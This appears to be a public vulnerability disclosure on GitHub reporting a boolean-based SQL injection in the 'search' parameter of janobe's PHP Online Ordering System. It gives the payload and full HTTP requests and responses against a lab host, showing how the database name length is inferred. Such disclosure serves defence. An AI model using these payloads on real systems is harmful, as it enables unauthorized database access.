debug601 / bug_report Public

<> Code ⊙ Issues Pull requests Actions Projects Security Insights

main ▾ ···

bug_report / vendors / janobe / online-ordering-system / SQLi-2.md

debug601 Update SQLi-2.md History

1 contributor

35 lines (24 sloc) | 1.46 KB ···

# Online Ordering System By janobe has SQL injection vulnerability

Author： Lingtao Wang

vendor: https://www.sourcecodester.com/php/12978/online-ordering-system-phpmysqli.html

Vulnerability file: /ordering/index.php?q=category&search=

Vulnerability location: /ordering/index.php?q=category&search= //search is Injection point


[+]Payload: /ordering/index.php?q=category&search=3%20and%20length(database())%20=12--+ //search is Injection point

Current database name: multistoredb,length is 12

```
GET /ordering/index.php?q=category&search=3%20and%20length(database())%20=12--+ HTTP
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```

```
Cookie: PHPSESSID=0m2td1md252hlnr3nsbmc5ss99
Connection: close
```


When length (database ()) = 11, Content-Length: 18685



```
GET
/ordering/index.php?q=category&searc
h=3%20and%20length(database())%20=11
--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT
10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,appl
ication/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=0m2td1md252hlnr3nsbmc5ss99
Connection: close
```


```
HTTP/1.1 200 OK
Date: Wed, 18 May 2022 01:52:02 GMT
Server: Apache/2.4.41 (Win64)
OpenSSL/1.1.1c PHP/7.4.1
X-Powered-By: PHP/7.4.1
Expires: Thu, 19 Nov 1981 08:52:00
GMT
Cache-Control: no-store, no-cache,
must-revalidate
Pragma: no-cache
Connection: close
Content-Type: text/html;
charset=UTF-8
Content-Length: 18685

 <!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Janobe / Search for
Category</title>
<meta name="viewport"
content="width=device-width,
```



```
http://192.168.1.19/ordering/index.php?q=category&search=3 and length(database()) =11--+
```


When length (database ()) = 12, Content-Length: 23327



```
GET
/ordering/index.php?q=category&search=3%20and%20length(database())%20=12
--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT
10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=0m2td1md252h1nr3nsbmc5ss99
Connection: close
```

```
HTTP/1.1 200 OK
Date: Wed, 18 May 2022 01:51:41 GMT
Server: Apache/2.4.41 (Win64)
OpenSSL/1.1.1c PHP/7.4.1
X-Powered-By: PHP/7.4.1
Expires: Thu, 19 Nov 1981 08:52:00
GMT
Cache-Control: no-store, no-cache,
must-revalidate
Pragma: no-cache
Connection: close
Content-Type: text/html;
charset=UTF-8
Content-Length: 23327

 <!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Janobe / Search for
Category</title>
<meta name="viewport"
content="width=device-width,
```



http://192.168.1.19/ordering/index.php?q=category&search=3 and length(database()) =12--+

Search For Category

Gamot Sa Ubo

Store :

Admin's Store

Product

Name : asd